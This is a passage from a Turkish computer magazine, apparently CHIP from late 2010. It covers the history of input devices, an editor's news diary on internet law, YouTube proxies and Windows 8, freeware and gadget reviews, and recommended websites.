Hepsinden öte, Telefunken'in yarattığı entegre track ball ve gelecekte fırlamış tasarımıyla Telefunken faresi bir çılgır açtı. Apple ve Microsoft ise ilk farelerini ancak 1983'te ürettirtiler. O sıralarda girdi aygıtı olarak insan parmağı kullanılıyordu: Daha 1972 yılında, PLATO adlı bilgisayar tabanlı eğitim sistemi dokunmatik ekranla donatılmıştı. 1980 yılında Apollo bilgisayarlarının geliştiricileri klavyenin yanında dokunmaya duyarlı bir alanı masaüstü hesap makinesi olarak kullanmayı düşündüler. Touchpad işte böyle doğdu. 1987'ye gelindiğinde IBM, dizüstü bilgisayarlarda bilgisayar faresi kullanımına son vermek üzere trackpoint denetimini çıkarttı. 1994'ten sonra ise Apple'ın PowerBook 500'üyle touchpad furcası yayıldı. Bu gelişmelerden tümüyle bağımsız olarak oyunlar için girdi aygıtları da geliştirildi. 1977 yılında Atari

2600'ün standart oyun çubuğu oyun denetçilerinin gelişimi için standartları belirledi. Bunu, Nintendo Eğlence Sistemi'nin (NES) 1985'te patentlediği gamepad izledi. Aynı yıl, Nintendo tamamen yeni olmayan bir konsept olan ışın tabancası NES Zapper'ı çıkarttı. 1986'da piyasaya çıkan Seeburg Ray-O-Lite, ışık kalemi ilkesine dayalı çalışıyor ve popüler ışık tabancalarının atası sayılıyor. Oyun çubuğunun ve game pad'in yol açtığı devrimin ardından oyun sektörüne yön veren, girdi aygıtlarının gelişimi oldu. Gerçeklikle bağlantı ve kullanım kolaylığı bu sektörün öncelikleri.

Yarış oyunları için ilk direksiyon ve pedalın 1995'te "Schumania" zamanlarında çıkması da şaşırtıcı değil. 2006'dan bu yana ise Nintendo'nun denetimleri kablosuz çalışan Wii konsolu eğilimleri belirliyor: Hareketle denetim ve sesle girdi.

balkim@chip.com.tr



CHIP Yayın Yönetmeni Mahmut Karslıoğlu, yazılım dünyasında dikkatini çeken gelişmeleri her ay günlüğünde sizlerle paylaşıyor.
mkars@chip.com.tr

İnternet adına atılmış en önemli imza

Sanal Suçlar Sözleşmesi'ni kabul etmesiyle hükümet, sanal dünya konusunda son yılların en önemli adımını atmış oluyor.

1 Kasım 2010 Microsoft Silverlight'in fişini çekiyor mu?

Microsoft Silverlight'tan yavaş yavaş vazgeçmeye hazırlanıyor. Bildiğiniz gibi Silverlight, Microsoft'un Flash'a rakip olarak oluşturduğu bir yazılım.

Gerçi Silverlight'tan hemen vazgeçildiğini düşünmek biraz aceleci bir fikir olabilir çünkü yazılım, Windows Phone 7 için uygulama yapan geliştiriciler tarafından halen kullanılıyor. Ancak konu interneti çok daha renkli yapacak ve görsel bir şölene çevireceği söylenen HTML 5'e geldiğinde Microsoft'un bu konuyu da eş geçmesi mümkün değil. Hatta Steve Ballmer'in geçtiğimiz günlerde PDC 2010'da yaptığı konuşmada HTML 5'e övgüler yağdırması Silverlight'ın geleceği hakkında soru işaretleri oluşturmuştu.

4 Kasım 2010 Yasağın kalkmasına en çok o üzüldü

YouTube yasağının yaklaşık 2.5 yılın ardından kalkması çoğu internet kullancısını sevindirdi ama bu duruma çok üzülen biri de var. Türkiye'den binlerce kilometre uzakta yaşayan Gabriel Ramuglia, Türkiye'de 2.5 yıl boyunca yasaklı olan YouTube'a girmek isteyenlerin imdadına yetişen isim... Türkiye'yle Ramuglia'nın yolunun 2008 yılında, Türk mahkemeleri YouTube'a erişim yasağı koyduğunda kesişmişti. Türkiye'de YouTube yasaklandığında kullanıcılar yasağın etrafından dolanmak için vtunnel.com veya beatfiltering.com gibi 'proxy' sitelerine akın etti. Ramuglia 'proxy' diye anılan bu yüzlerce internet sitesinin sahibiydi.



160.000 kişi tek bir yerde Sizce araba yarışları dışında bir stat dolusu insan başka nerede bir araya gelebilir?

Ramuglia proxy siteleri sayesinde iyi bir reklam geliri elde etmiş. Tam rakamı söylemese de Türkiye'den gelen talebe yetişebilmek için neredeyse her gün sunucularına bir yenisini ekleyip server kirası ve bant aralığı için ayda 15 bin dolar ödediği göz önüne alınırsa rakamı üç aşağı beş yukarı tahmin etmek zor olmasa gerek.

9 Kasım 2010 En çok insan nerede bir araya geliyordu?

İnternet hayatımızda gerçekten büyük bir yer tutuyor? Fatura ödemelerimizden, uçak bileti almaya kadar her şeyi internetten yapmaya çoktan alıştık bile. Ancak interneti sadece legal işler için kullanmayanlar da mevcut. Hem de bir hayli fazla sayıda...

Anti-virüs devlerinden olan Kaspersky'nin yaptığı açıklamaya göre İngiltere'de her gün 750.000 tekil kullanıcı illegal siteleri ziyaret ediyor. Araştırmalara göre bu tarzdaki siteleri her saat başı 32.000 kullanıcı dolduruyor. Ziyaret saatleriye tam da in-



Riskli yolu seçti Türkiye bağlantılarını engellemek yerine yeni sunucular satın aldı. Yasak sayesinde zengin oldu.

sanların akşam için evlerine döndükleri saat olan 21:00.

Kaspersky sadece Eylül ayı içerisinde, dünya çapında, porno içerikli sitelere dört milyon insanın girdiğini belirtiyor. Bu da saat başı 160.000 kullanıcının bu sitelerde gezdiği anlamına geliyor. Kaspersky güvenlik araştırmaları sorumlusu olan Ram Herkanaidu ise yaptığı konuşmada rakamların şok edici boyutta olduğunu farkında olduğunu belirtirken asıl korkulması gerekenin bu sitelere herhangi bir yaşta kişinin girebiliyor olmasına özellikle dikkat çekiyor. Bu konuda özellikle ailelere gerçekten büyük bir iş düşüyor.

11 Kasım 2010 Youtube'u yasaklamak artık çok zor

Dışişleri Bakanı Ahmet Davutoğlu'nun imzalayacağı Sanal Suçlar Sözleşmesi ile YouTube'u yasaklamak artık "kesin" ve "uluslar arası alanda belirlenmiş" yasalara bağlı olacak. Türkiye'de hala internet konusunda bir yasa yok. Ancak Dışişleri Bakanının Strasbourg'da Avrupa Konseyi çerçevesinde hazırlanan Sanal Suçlar Sözleşmesi'ni kabul etmesiyle hükümet sanal alem konusunda çok önemli bir adım atmış oluyor.

Bu sözleşme çok önemli. Türk mahkemeleri bugüne kadar çeşitli nedenlerle Youtube'u yasakladılar. Ancak bu sözleşmenin imzası ve TBMM'de onayının ardından, artık Youtube ve benzeri siteleri yasaklamak "kesin" ve "uluslar arası alanda belirlenmiş" yasalara bağlı olacak. Kısacası, yasaklar zorlaşacak. Çünkü uluslar arası sözleşmeler, Türkiye'deki mevcut yasaların üstünde. Üstelik, bundan sonra Türkiye'de internet konusunda hazırlanacak tüm yasalar, bu yasayla uyum içinde olmak durumunda.

16 Kasım 2010 Astronot olmaya hazır mısınız?

NASA'nın oyun dünyasına hediye ettiği yeni Moonbase Alpha, Ay üzerindeki hayatı ve düşük yer çekimini yaşamınıza imkan tanıyor. Multiplayer desteği de olan bu tamamen ücretsiz oyun tam da



Moonbase Alpha Artık NASA astronotlarının neler yaşadığını kendiniz de tecrübe edebilirsiniz.

astronot olmayı hayal edenlere göre.

Moonbase Alpha, birinci veya üçüncü kişi gözünden oynanabiliyor. Simülasyon, Ay'ın güney kutbunda kurulu üstte geçiyor ve oyun, NASA astronotlarının karşılaştıkları gerçek durumları oyuncuların da tecrübe etmesini amaçlıyor.

Materiyalleri işlemek için güneş enerjisiyle çalışan bir yapı oluşturmayı başaran takımınıza, göreve devam ederken sizin yardım etmeniz gerekiyor. Bir keşif yolculuğundan döndüğünüzde bakıyorsunuz ki dev bir meteor taşı yerleşiminize çarpmış ve takımınızın yaşamını sürdürmesi için gereken işlevlerini yok etmiş. Bundan sonra yerleşimi önceki görkemli haline getirmek size kalıyor. Bunun için ise gerçek NASA donanımlarını kullanıyorsunuz.

Oyunu indirmek için ise Steam (www.steampowered.com) web sitesini ziyaret etmeniz ve Steam'i indirmanız gerekiyor. Daha sonra 'Store' bölümü içersinden 'Moonbase Alpha' terimini aratabilir ve oyunu yükleyebilirsiniz.

18 Kasım 2010 Windows 8, bir masaüstü hizmeti olacak

Windows 8 hakkında sızan haberler son bir kaç aydır iyice artmış durumda. Ortaya çıkan son PowerPoint sunumları ise Windows 8'in planlarını biraz daha fazla belli ediyor.

Slaytlara bakıldığında, Windows'un bir masaüstü uygulaması olmaktan çok ibri "masaüstü hizmeti" olmaya yöneldiğini görüyoruz. "Windows Next" in daha da ortaya çıktığı slaytlarda, işletim sisteminin bir sanal ve bulut tabanlı masaüstü özelliğine

Kasım 2010 Yama Günlüğü

Microsoft'un her ayın ikinci Salı günü yayınladığı Windows, Office ve Mac'teki açıklarını kapatan geleneksel yamalar ile Kasım ayı içinde 11 adet açığı kapattı. Yazılım devi bu açıklardan bir tanesini kritik, bir tanesini de önemli olarak nitelendirdi.

Bu ay gizemli KB 976902 yaması dışında Windows için herhangi bir güncelleme yapılmadı. Çeşitli gelecek güncellemelerin kurulması için gerektiği belirtilen bu yama başka bir işe yaramıyor.

Salı günü Microsoft'un yayınladığı güncellemeler ise Microsoft Office XP SP3, Microsoft Office 2003 SP3, Microsoft Office 2007 SP2, Microsoft Office 2010 (32-bit & 64-bit), Microsoft Office for Mac 2011, Microsoft PowerPoint Viewer ve Microsoft Forefront Unified Access Gateway 2011'i ilgilendiriyordu.

sahip olacağını anlıyoruz.

Microsoft yeni işletim sistemine, sanal masaüstü (VDI), uygulama sanallaştırma (App-V, MED-V, uzak uygulamalar ve diğerleri), uzak masaüstü, veri sanallaştırma, donanım sanallaştırma (Hyper-V) ve başka birkaç sanal hizmeti daha ilave ediyor.

Aslında 'masaüstü hizmeti' (DaaS) yeni bir şey değil, fakat tüm işletim sisteminin buna odaklanmış olması bir ilk. Bu sayede Windows 8, bütün şirket içerisinde tam bir donanım ve yazılım uyumuyla rahatlıkla kurulabilecek. ☐



Son gelişme Windows 8 ile Microsoft, sanallaştırma ile uzaktan kullanın özelliklerine yoğunlaşacak.

Ayın ücretsiz yazılımı

Tümü Ücretsiz: Sizlere her ay en başarılı ücretsiz yazılımları ve uygulamaları tanıtıyoruz. Bu ücretsiz araçların hepsi DVD'de.



iTunes10

Yeni özelliklerle geliştirilmiş media player



Yeni 10. sürümde Apple'ın popüler müzik oynatıcısı iTunes, kullanıcıların kişisel müzik arşivini yönetmek için gereken her şeyi sunuyor. Yazılım önceki sürümlerine oranla çok daha kararlı özellikle de binlerce MP3 şarkısından oluşan geniş arşivleri çalıştırırken. Hatta kullanıcı arayüzünde bile dişe tırnağa dokunur değişikliklere gidilmiş. Menü çubuğundaki sade simgeler hayli etkileyici. Krom kaplı tasarımda daha iyi görünmüşler. Diğer cihazlardaki müzik kütüphanelerini çalmaya yarayan "AirTunes" özelliğinin adı "AirPlay" olarak değiştirilmiş ve her ne kadar az sayıda cihaz destekliyor olsa da bu teknoloji daha kararlı hale getirilmiş.

iTunes10'da en büyük özellik ise üyelik gerektirmeyen Apple müzik topluluğu Ping'in dahil edilmiş olması.


Bu platform sayesinde gözde şarkılarınızı arkadaşlarınızla paylaşabiliyor ve beğendiğiniz sanatçılar hakkında daha fazla bilgi edinebiliyorsunuz.

İPUCU iTunes'u hızlandırmak için ekranın sol tarafında göreceğiniz "My Top Rated" ya da "Top 25 Most Played" listelerini silebilirsiniz. Eğer gerekirse yeni bir tane yapmanız her zaman mümkün.

İŞLETİM SİSTEMİ: Windows XP/Vista/7

DİL: İngilizce

www.apple.com/itunes



DocFetcher

Masaüstü arama cihazı

Yüzlerce belge arasında bir tanesini bulmak hayli zaman alır. DocFetcher arama kriterleri üzerinden dosya arama işini sizin için yapıyor ve bunu Windows'tan daha hızlı gerçekleştiriyor.

Bunun için ilkin dosya sistemini dizinlemeniz gerekiyor ki bu da yaklaşık 500 dosya için bir dakika tutuyor. Daha sonra arama kriterlerinizi giriyorsunuz ve DocFetcher hızla sonuçları size görüntülüyor.

İPUCU Bir klasörü dizinleme sırasında "Text file extensions" seçeneği altından sistem dosyalarını seçebilirsiniz.

İŞLETİM SİSTEMİ: Windows XP/Vista/7

DİL: İngilizce

docfetcher.sourceforge.net



ZScreen

Ekran görüntülerini internette paylaşın


ZScreen dört farklı mod'da ekran görüntüleri alıyor: Tam ekran, etkin pencere, belirli ya da serbest seçim. Aldığınız ekran görüntülerini daha sonra dahili düzenleyicide işleyebilirsiniz. Daha sonra aldığınız bu ekran görüntülerini, uygulamanın desteklediği, aralarında Twitter ve Flickr'ın da bulunduğu 25 web sitesine gönderebilirsiniz.

İPUCU Aldığınız ekran görüntülerini düzenleyicilerden herhangi birinde işlemek için açılır menülere gidin ve dilediğiniz düzenleyiciyi "View Settings Menu / Editors / Add"e tıklayın.

İŞLETİM SİSTEMİ: Windows XP/Vista/7

DİL: İngilizce

<http://code.google.com/p/zscreen>



WinMend FolderHidden

Özel verileri saklayın

WinMend FolderHidden adlı uygulama, bilgisayarınızda daha özel alanlar oluşturuyor. Aracın şifreleme ile erişim özellikli arayüzü sayesinde tüm bir belge ya da klasörü kolaylıkla gizleyebilirsiniz.

Dosyaları ya da klasörleri tekrar açabilmek için bunları yazılımdan işaretleyip "Unhide" a tıklayın.

İPUCU Belge ya da klasörlerinizi USB belleklerde ya da harici sabit disklerde de saklayabilirsiniz. İşin iyi tarafı ise veri taşıyıcıları başka bir bilgisayara bağlarsanız bile verilerinizin gizli kalması.

İŞLETİM SİSTEMİ: Windows XP/Vista/7

DİL: İngilizce

www.winmend.com




Winutilities undelete Silinmiş verileri kurtarın

Silinmiş veri sonsuza kadar kaybolmaz. Winutilities Undelete NTFS ve FAT sürücülerde silinmiş dosya ve klasörleri tarayıp kurtarabiliyor. Araç ayrıca kurtarma işlemi sırasında silinmiş dosyaların tam olarak mı kurtarıldığını ya da üzerine tamamen veya bir parça başka veri yazılıp yazılmadığını da denetleyebiliyor. Ancak herhangi bir üzerine yazma durumu yoksa dosyalar kurtarılabilir.

İPUÇU "Options/Undelete"den "Ignore files with zero sizes"a tıklayarak boyutu olmayan dosyaları atlayabilirsiniz.

İŞLETİM SİSTEMİ: Windows 2000/XP/Vista/7
DİL: İngilizce
www.ylcomputing.com



FlashCookiesView Çerez katili

Http çerezlerine nazaran flash çerezleri yirmi kat daha büyütür ve tarayıcılar tarafından atlandığından sistemde silinmeden kalırlar. FlashCookiesView, Flash Player'ın oluşturduğu bu çerezleri tespit edip başarıyla sistemden siliyor. Başarılı silme özelliğinin yanı sıra araç ayrıca URL kaynağını, yedekleme klasörünü de gösteriyor.

İPUÇU Flash Player'ın ayarlar yönetiminden Flash çerezlerini iptal edebilirsiniz. Bunun için "Support/Adobe Flash Player/Flash Player Help / Global memory preferences"a tıklayın.

İŞLETİM SİSTEMİ: Windows 2000/XP/Vista/7
DİL: İngilizce
www.nirsoft.net

AYIN BAĞLANTILARI

IDRIVESYNC

Çevrimiçi hafıza olan IDriveSync 2 GB'lık kapasitesiyle farklı bilgisayarlardaki verileri senkronize etmek için ideal. Bir istemci kurduktan sonra dosyaları buna kaydedebilir ve hizmete bağlı olan diğer kullanıcılara dağıtabilirsiniz


www.idrivesync.com



AVG THREAT LABS

Eğer hemen bir malware'li site bulmak isterseniz AVG Threat Labs'in bağlantılarını ziyaret edebilirsiniz. Eğer söz konusu hizmet bir şeyler yalarsa bunların etki alanının hangi alt sayfalarında olduğunu, ne çeşit zararlı kodlar bulunduğunu ve web sitesine bağlı olan diğer siteleri gösterebiliyor.

www.avgthreatlabs.com




Back4Sure Basit yedekleme

Kullanımı o kadar kolay ki, barındırdığı onca özelliğe rağmen bu pratik yedekleme aracı profesyonel kullanıcılardan yeni başlayanlara kadar hemen herkese hitap ediyor. Basit kullanımdan hoşlananların tek yapması gereken kaynak ve hedef klasörleri belirleyip yedekleme işlemine başlamaları. Diğer taraftan Windows Task scheduler ile otomatik yedekleme yapabilir, dosya filtreleri, sıkıştırılmış alt klasörleri yedekleyebilirsiniz.

İPUÇU Masaüstünde kısayol oluşturmak için "Extras / Create a desktop link..."e tıklayabilirsiniz.

İŞLETİM SİSTEMİ: Windows 2000/XP/Vista/7
DİL: İngilizce
http://back4sure.en



Picturerez Şık resim dönüştürücü

Büyük resim koleksiyonlarını Picturerez sayesinde kolayca dönüştürebilirsiniz. Eğer resimleri araca yüklediyseniz resim boyutunu da düzenleyebilirsiniz. Picturerez'da ayrıca resimleri crop'lamanız için küçük bir araç var. Başka yararlı bir araç da Windows bağlam menüsünden resimleri yükleyip düzenleyiciyi çalıştırabilmeniz.

İPUÇU Düzenleyiciden crop'lanmış resmi fotoğraf boyutuna göre ayarlayabilirsiniz. Bunun için gerekli aspect ratio değerini "Cropping settings / format" altından belirleyebilirsiniz.

İŞLETİM SİSTEMİ: Windows XP/7
DİL: İngilizce
www.jolicloud.com



Freemake Video Converter Tüm dönüştürme araçları

Freemake converter'da filmler, müzik ve fotoğraflar için 80'in üzerinde biçim yer alıyor. Bunlara egzotik diyebileceğimiz amv, mxf, shn biçimleri de dahil. Araç her haznede 3 ila 8 farklı codec ve çözünürlüklerle AVI, MP4, WMV, 3GP ya da MP3 dönüştürebiliyor. Araç ayrıca verileri doğrudan DVD'ye yazabiliyor ya da doğrudan YouTube'a yükleyebiliyor.

İPUÇU Düzenleyici sayesinde dönüştürme işlemi öncesinde dosyaları kesebilirsiniz. Bunun için dosya görünümü penceresinden "Edit"e tıklayın ve crop simgesini seçin.

İŞLETİM SİSTEMİ: Windows XP/Vista/7
DİL: İngilizce
www.freemake.com

Cool Tech

Gelişen teknolojinin en ilginç örnekleri

Müzik dinlerken kalite önemlidir

Kulağınızın pası silinecek

Danimarkalı teknoloji devi Bang&Olufsen'in iPhone, iPad ve iPod sahiplerine yönelik yeni ürünü BeoSound 8, Avrupa ile aynı anda Türkiye'de satışa sunuluyor. Aralık ayında satışına başlanacak BeoSound 8, her an ve her yerde kusursuz müzik keyfi yaşamak isteyenler için muhteşem bir alternatif oluşturuyor. Apple Store'lardan ücretsiz olarak indirilecek olan BeoPlayer uygulamasıyla, müzik dinlemekten vazgeçemeyenler için kalite farkı yaratacak olan BeoSound 8'le müzik dört duvar arasından çıkıyor. Kullanıcıların ulaşılabilirliği ön planda tutularak, karmaşadan uzak tasarlanan BeoPlayer uygulamasının tüm özelliklerine tek bir tıkla, Bang&Olufsen logosu üzerinden erişilebilecek. BeoSound 8, kullanılmak istenilen cihaz, adaptör yuvasına yerleştirildiğinde, AUX hat girişi veya USB bağlantı kullanıldığında aktif hale gelerek renkli çalma listesi ve şık görünümüyle göze, üstün ses kalitesiyle kulaklara hitap edecek. Müzik tutkunlarının kulaklarındaki pas silinecek. Özel uzaktan kumandası kullanılarak kolayca kontrol edilebilen BeoSound 8, Apple Airport Express'i kullanarak ağa da bağlanabiliyor. Bu özellik sayesinde kullanıcılar müzik koleksiyonlarını kablosuz olarak rahat bir biçimde PC veya MAC bilgisayarlarından BeoSound 8'e aktarabiliyor.

Fiyatı: Belli değil Bilgi için: www.bang-olufsen.com



Robot temizlikçiler geldi Samsung Navibot

Siz işe gittiğinizde arkanızdan yerleri süpürüp akşamdan kalan tozu kiri ortadan kaldıracak bir robotunuz olsun ister miydiniz? Artık olabilir. Samsung Navibot tam olarak bu işe yarıyor. Cihazın yenilikçi, akıllı navigasyon programının arkasında beyin olarak görev gören iki adet CPU kontrol yongası yer alıyor. Bu yongalar NaviBot'un bir evi gördükten sonra hatırlamasını, objelerin ve şarj yuvasının yerini de öğrenmesini sağlıyor. Cihazdaki küçük entegre kamera, bir odanın saniyede 30 fotoğrafını çeken Visionary Mapping System™ (Görüntülü Haritalama Sistemi) içeriyor. NaviBot bu fotoğrafları kullanarak, evin sanal bir haritasını oluşturuyor ve mobilya, aksesuar gibi yoluna çıkıp engel oluşturabilecek objelerin tam yerlerini tespit ediyor. En hızlı ve en güvenli güzergâhı hesapladıktan sonra da NaviBot evi en hızlı ve etkin şekilde temizliyor.

Fiyatı: Yaklaşık 1100 TL Bilgi için: www.samsung.com.tr



Dijital Kol Düğmesi? Kızlar çıldıracak!

Kol düğmeleri, erkeğin giyimini gösteren ve zengin, yakışıklı, olgun erkek arayan kızların gözlerinin parlamasına neden olan çok kullanışlı aksesuarlardır. O parlak, iri, kocaman kol düğmelerin gömleklerin kollarına takılıp da ceketin altından parladı mı, çevredeki bütün kadınların da gözleri parlayıverir. İşte şimdi insanoğlunu fezaya taşımayı başarmış bilim insanlarımız yeni bir buluşa daha imza atarak bu kol düğmelerine minik LCD ekranlar takmayı başarmışlar ve giyildiği andan itibaren düğmelerin üzerinde seksi kızların dans ettiği bir şovu düğmelerin ekranında izlemek mümkün. Elbette kollarında seksi kızların dans ettiği bir erkeğin karizmasının da zirve yapmasını beklemek yanlış olmaz. Tabi bu düğmeleri bir gece kulübünde değil de resmi bir iş toplantısında takmaya kalkışırsanız, başınıza geleceklerden biz sorumlu değiliz.

Fiyat: 30 dolar

Bilgi için: www.boysstuff.co.uk



Verileriniz çalınmasın Şifreli USB Stick

USB stickler büyük bir kolaylık olabilir. Dijital çağda verilerimizi taşımaya yardımcı olan çok pratik bir çözüm olabilir ama çoğunuz USB sticklerdeki inanılmaz mantık hatasının farkında değilsiniz. Nedir o hata? Bir düşünün. Verilerinizi korumak için bilgisayarınızı şifreliyorsunuz. Ekranlarınızı açmak için şifre üstüne şifre koyuyorsunuz. Sabit disklerinize ulaşılmasını diye bir sürü gizleme yazılımı kullanıyorsunuz ama o bilgisayarlarda sakladığınız verileri taşımak için USB Stick'e yüklediğiniz anda tamamen korumasız şekilde hırsızlara hedef yapıyorsunuz. Birisi o minicik USB Stick'i küçük bir el hareketiyle çalsa, özenle sakladığınız verilerinizin mahremiyeti de kalkıyor. İşte bu yüzden üşenmemişler şifreli USB Stick yapmışlar. Üzerindeki tuşlardan şifreyi girmeden cihaz açılmıyor, çalışmıyor. Zekice değil mi?

Fiyat: 100 dolar

Bilgi için: www.boysstuff.co.uk



Harman Kardon blu-ray ses sistemleri Blu-Ray artık evlere girsin!

Harman Kardon kompakt ses sistemleri serisinde bulunan ürünleri yeniledi. Yeni seride yer alan BDS Blu-Ray Ses Sistemleri (BDS 300, BDS 400, BDS 600, BDS 700 VE BDS 800) en son teknolojilerle donatılmış. BDS Serisi grubunda yer alan 2+1, 3+1 ve 5+1 ses sistemlerinin (BDS 300, BDS 400, BDS 600, BDS 700 ve BDS 800) her biri farklı özellikleri ile dinleyenlerine en gerçekçi sesi veriyor. BDS Serisinde yer alan her ses sistemi farklı özelliği ile öne çıkıyor. Blu-Ray, HDMI çıkışı, iPod ve iPhone'nuzda bulunan dosyaların çalınması, Dolby Virtual hoparlör teknolojisi, sezgisel ekran menüsü, FM radyo, başlıca özelliklerin başında geliyor.

Fiyatı: 1699 \$ - 2710 \$ arasında Bilgi için: www.sfrkd.com



Ayın web siteleri

Beğendiğiniz web sitelerini CHIP okurlarıyla paylaşmak istiyorsanız, adreslerini **yorum@chip.com.tr** e-posta adresine gönderin.


BERK ERGİN



www.kesfetmekicinbak.com

Doğa ve keşif

Malumunuz, kardeş dergimiz Atlas, Türkiye'nin en çok okunan doğa ve keşif dergisi. Bu ay sizlere tanıtmaya çalışacağımız ayın sitesi ise Atlas Dergisi'nin web sitesi olan Keşfetmekicinbak.com. Doğa, macera, arkeoloji, dünya, kültür, gezi kategorilerinde yazılar yayınlayan site neredeyse dergi içeriğiyle rekabet edece kadar dolu. Bu içeriği keşfetmenin yollarından biri de sitede yer alan "Atlas'tan" kategorisine göz atmak. Dergi arşivinden derlenen yazı ve görsellerin farklı kategorilerde yer verildiği bu bölüm gerçekten de görülmeye değer. Ücretsiz üye olabileceğiniz sitede, üyeliğin getirdiği en büyük avantaj ise forumlarda yazışabilmek. Seviyeli tartışma platformuyla dikkat çeken Keşfetmekicinbak.com'un forumları birbirinden çarpıcı konu başlıklarına sahip. Sitenin bir başka kategorisi de "Atlasçılar". Bu kategoriye tıkladığınızda, Atlas dergisi okurlarının birbirinden çarpıcı yazılarına erişebiliyorsunuz.



www.sureyelken.com
Seyir keyfi

Yelken dünyası maceralarla dolu bir dünya. Ancak bir yelkenliye henüz sahip olmadan dünya turu atma hevesiyle oluşturulan Sureyelken.com, hevesli içeriğiyle göz dolduruyor. Düzenli derslerden oluşan yelken eğitimi meraklılarının işine yarayacak türden. Gayet başarılı ve şık bir tasarıma sahip olan site görsellerle de desteklenmiş. Joomla ile hazırlanan Sureyelken.com'a seyir hayatında başarılı diliyoruz. Yelkenler fora!



www.ogretmenlerim.org
Teknik eğitim

Öğretmenlerimizin geçmiş öğretmenler gününü kutluyor, CHIP dergisine gösterdikleri ilgiden ötürü kendilerine teşekkür ediyoruz. Öğretmenlerim.org, teknik liselerde eğitim veren öğretmenlerimizden sayın Bülent Karayazı'nın hazırladığı, alanlarıyla ilgili oldukça geniş içeriğe sahip bir site. PLC-Pnömatik görsel eğitim yazılımının ücretsiz olarak yayımlandığı siteye, ilgililerinin mutlaka göz atması gerekiyor.



www.cadikiz.com
Bayanlara özel

Genç kızlarımız için kaçırılmaması gereken fırsatlar silsilesi Cadıkız.com ile sürüyor. Gayet sade ve şık tasarıma sahip olan site, meraklıları için oldukça geniş içeriğiyle dikkat çekiyor. Moda dünyasına ilişkin her tür bilgiyi, makyajdan giyim kuşama her tür pratik bilgiyi bulabileceğiniz site, özellikle astrolojiye verdiği ağırlıkla yayınlanıyor. Sitenin video larla desteklenmesi de başka bir artısı. Güncel içeriğini sık sık takip etmekte fayda var.



www.millizafer.k12.tr
Okullara örnek

Bu ayki tanıtmak istediğimiz bir başka okul sitesi Eskişehir Milli Zafer İlköğretim Okulu'na ait. MEB bünyesinde geliştirilen ve öğretmenlerimizin kendi kişisel çabalarıyla okul web sitelerinin geçirdiği aşamayı görme açısından göz atılması gereken bir site. Sitede, rehberlik faaliyetlerinden tutun da, öğrenci çalışmalarına kadar hemen her bilgi yer alıyor. Ancak tasarımı biraz daha zenginleştirilebilir.



izleyerekogren.net Görsel eğitim

Bilişim dünyasıyla ilgili gün geçmiyor ki yeni bir site açılmasın. Ancak site yöneticileri artık kullanıcı alışkanlıklarının okumadan izlemeye dönüştüğünün farkında. Bundan hareket ederek yayın hayatını sürdüren İzleyereköğren.net; pek çok yazılım hakkında kullanım bilgilerini videolarla sunarak diğer sitelerden ayrılıyor. Güncel tasarım anlayışıyla hazırlanan site kullanıcıların göz zevkine de hitap ediyor.



http://kitapkurdu.tk Roman yorumları

Kitap Kurdu, içeriğini üyelerinin oluşturduğu, bir kitap tanıtım blog'u. Üye olarak sizin de bu blog'da içerik oluşturmanız mümkün. Ayrıca blog'u kendi sitenizde de yayınlatabiliyorsunuz. Tasarım yönünden biraz daha geliştirilmesi gereken blog, Twitter'dan da takip edilebiliyor. Bir foruma sahip olması da beğenimizi kazandı. Edebiyat dünyası ile yakından ilgilenenler için tavsiye edebileceğimiz bir site.



www.caillouvideo.com Babalar ve kızları

"Nedir bu babaların kızlarından çektiği dert?" diye sorduk kendimize, Sayın Turgut Demir'in bize gönderdiği e-posta'dan sonra. Sayın Demir'in 2,5 yaşındaki kızı Bahar, çizgi film Caillou'nun hayranı ve seyretmeden duramıyor. Babası da kızına YouTube'dan arama yapmaktan bıkmış olacak ki, kalkmış hiç üşenmeden bölümleri web sitesinde bir araya getirmiş. Site de internette Caillou arayanlara ithaf edilmiş.



www.birsise.com Her şeyden

Gayet başarılı bir tasarıma sahip olan BirŞişe.com, internet ve teknoloji dünyası hakkında neşeli yazılara yer veren bir site. Teknolojinin yanı sıra spor, sanat, bilim alanlarında da haberlere yer veriliyor. Kullanıcıların kendi düşüncelerine de yer verebildiği sitede, özellikle üniversite okurlarına yönelik yayınlar yapılıyor. Sitede forum olmaması, böylesine dinamik yapıda eksikliği hissettiriyor.



http://acik-kaynak.org.tr Tekelleşmeye karşı

